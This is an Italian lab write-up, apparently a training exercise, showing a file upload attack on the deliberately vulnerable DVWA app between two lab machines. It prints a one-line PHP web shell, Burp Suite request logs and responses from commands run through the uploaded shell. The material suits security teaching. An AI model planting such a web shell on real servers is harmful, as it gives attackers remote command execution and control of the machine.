

# Exploit File upload

Ernesto Robles

**Dispositivi coinvolti:**


**Macchina Kali ip: 192.168.1.60**

**Macchina Metasploitable ip:  
192.168.1.67**

**Strumenti utilizzati:**

**Burpsuite software che permette di  
scansionare e penetrare un sito  
internet.**

Lo script PHP all'interno del file shell.php inserito nella DVW è :  
<?php system(\$\_REQUEST["cmd"]); ?>  
Attraverso questo script si possono eseguire dei comandi nella shell  
inseriendoli nella richiesta Get del URL.

A screenshot of a text editor window titled "~/Desktop/shell.php - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations and editing. The main text area shows two lines of code: line 1 is "<?php system(\$\_REQUEST[\"cmd\"]); ?>" and line 2 is empty. The code is color-coded: "<?php" is red, "system" is blue, "\$\_REQUEST" is green, and "\"cmd\"" is red. The background of the editor is dark blue with a subtle grid pattern.

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP
25	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67
26	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67
27	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67
28	http://192.168.1.67	GET	/dvwa/security.php			200	4416	H					
30	http://192.168.1.67	POST	/dvwa/security.php	✓		302	389	H					
31	http://192.168.1.67	GET	/dvwa/security.php			200	4497	H					
32	http://192.168.1.67	POST	/dvwa/security.php	✓		302	389	H					
33	http://192.168.1.67	GET	/dvwa/security.php			200	4497	H					
34	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/			200	4826	H					
35	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	H					
36	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php			200	382	H					
37	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	219	te					

Request

PrettyRawHex

1

GET /dvwa/hackable/uploads/shell.php?cmd=ls HTTP/1.1

2

Host: 192.168.1.67

3

Upgrade-Insecure-Requests: 1

4

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6

Accept-Encoding: gzip, deflate

7

Accept-Language: en-US,en;q=0.9

8

Cookie: security=low; PHPSESSID=8045750ab55d2179274c25365a9f7684

9

Connection: close

10

11

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Date: Mon, 30 Oct 2023 13:18:49 GMT

3

Server: Apache/2.2.8 (Ubuntu) DAV/2

4

X-Powered-By: PHP/5.2.4-2ubuntu5.10

5

Connection: close

6

Content-Type: text/html

7

Content-Length: 25

8

9

dvwa\_email.png

10

shell.php

11

192.168.1.67/dvwa/hackab

+

←→↻⚠ Not secure | 192.168.1.67/dvwa/hackable/uploads/shell.php?cmd=ls

☆⚙👤🏠👤⋮

dvwa\_email.png shell.php

In questa slide possiamo vedere il risultato del caricamento del file shell.php in quanto siamo in grado di eseguire comandi cmd ad esempio “cmd=ls” attraverso il loro inserimento nell’URL e con l’uso di Burpsuite siamo in grado di seguire il path delle varie richieste effettuate

DashboardTargetProxyIntruderCollaboratorSequencerDecoderComparerLoggerOrganizerExtensionsLearn

InterceptHTTP historyWebSockets historyProxy settings

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Comment	TLS	IP	Cookies	Time	Listener port
19	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/			200	4829	HTML		Damn vulnerable web Ap...			192.168.1.67		14:09:30 30 O...	8080
20	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/			200	4829	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:09:33 30 O...	8080
21	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/			200	4829	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:10:20 30 O...	8080
22	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:12:15 30 O...	8080
23	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:12:21 30 O...	8080
24	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/shell.php?...	✓		404	503	HTML	php	404 Not Found			192.168.1.67		14:14:11 30 O...	8080
25	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:16:00 30 O...	8080
26	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:16:17 30 O...	8080
27	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4868	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:16:31 30 O...	8080
28	http://192.168.1.67	GET	/dvwa/security.php			200	4416	HTML	php	Damn Vulnerable Web Ap...			192.168.1.67		14:16:48 30 O...	8080
30	http://192.168.1.67	POST	/dvwa/security.php	✓		302	389	HTML	php				192.168.1.67	security=low	14:16:56 30 O...	8080
31	http://192.168.1.67	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web Ap...			192.168.1.67		14:16:58 30 O...	8080
32	http://192.168.1.67	POST	/dvwa/security.php	✓		302	389	HTML	php				192.168.1.67	security=low	14:17:01 30 O...	8080
33	http://192.168.1.67	GET	/dvwa/security.php			200	4497	HTML	php	Damn Vulnerable Web Ap...			192.168.1.67		14:17:13 30 O...	8080
34	http://192.168.1.67	GET	/dvwa/vulnerabilities/upload/			200	4826	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:17:34 30 O...	8080
35	http://192.168.1.67	POST	/dvwa/vulnerabilities/upload/	✓		200	4891	HTML		Damn Vulnerable Web Ap...			192.168.1.67		14:17:45 30 O...	8080
36	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php			200	382	HTML	php				192.168.1.67		14:18:21 30 O...	8080
37	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	219	text	php				192.168.1.67		14:18:43 30 O...	8080
38	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	193	HTML	php				192.168.1.67		14:29:54 30 O...	8080
39	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	234	text	php				192.168.1.67		14:30:19 30 O...	8080
40	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	193	HTML	php				192.168.1.67		14:45:12 30 O...	8080
41	http://192.168.1.67	GET	/dvwa/hackable/uploads/shell.php?cmd=...	✓		200	234	text	php				192.168.1.67		14:46:18 30 O...	8080

Request

Raw

1 GET /dvwa/hackable/uploads/shell.php?cmd=ls%20-A HTTP/1.1

2 Host: 192.168.1.67

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6 Accept-Encoding: gzip, deflate

7 Accept-Language: en-US,en;q=0.9

8 Cookie: security=low; PHPSESSID=8045750ab55d2179274c25365a9f7684

9 Connection: close

10

11

Response

Raw

1 HTTP/1.1 200 OK

2 Date: Mon, 30 Oct 2023 13:46:20 GMT

3 Server: Apache/2.2.8 (Ubuntu) DAV/2

4 X-Powered-By: PHP/5.2.4-2ubuntu5.10

5 Content-Length: 40

6 Connection: close

7 Content-Type: text/html

8

9 dvwa\_email.png

10 helloworld.txt


11 shell.php

12

Grazie a Burpsuite possiamo tracciare le richieste e visualizzarne il contenuto, in questa immagine possiamo vedere nella response la visualizzazione delle directory presenti nella DVWA in seguito all’inserimento del comando ls - A nella shell grazie al file php viene compreso anche il file “helloworld.txt” precedentemente creato nello stesso modo con l’uso del comando “cmd= touch helloworld.txt”

## Considerazioni:

Lo sfruttamento della vulnerabilità FILE UPLOAD della DVWA ci permette di caricare al suo interno file PHP che possono contenere al loro interno script mirati all'uso della shell oppure alla creazione di una backdoor, grazie ai quali possiamo garantirci e ottenere il controllo sulla macchina in questione.

A screenshot of a text editor window titled "~/Desktop/shell.php - Mousepad". The window has a menu bar with "File", "Edit", "Search", "View", "Document", and "Help". Below the menu bar is a toolbar with various icons for file operations and editing. The main text area shows two lines of PHP code: 

```
1 <?php system($_REQUEST["cmd"]); ?>
2
```

```
~/Desktop/shell.php - Mousepad
File Edit Search View Document Help
+ [New] [Open] [Save] [Save As] [Undo] [Redo] [Cut] [Copy] [Paste] [Find] [Find Next] [Find Previous] [Toggle Full Screen]
1 <?php system($_REQUEST["cmd"]); ?>
2
```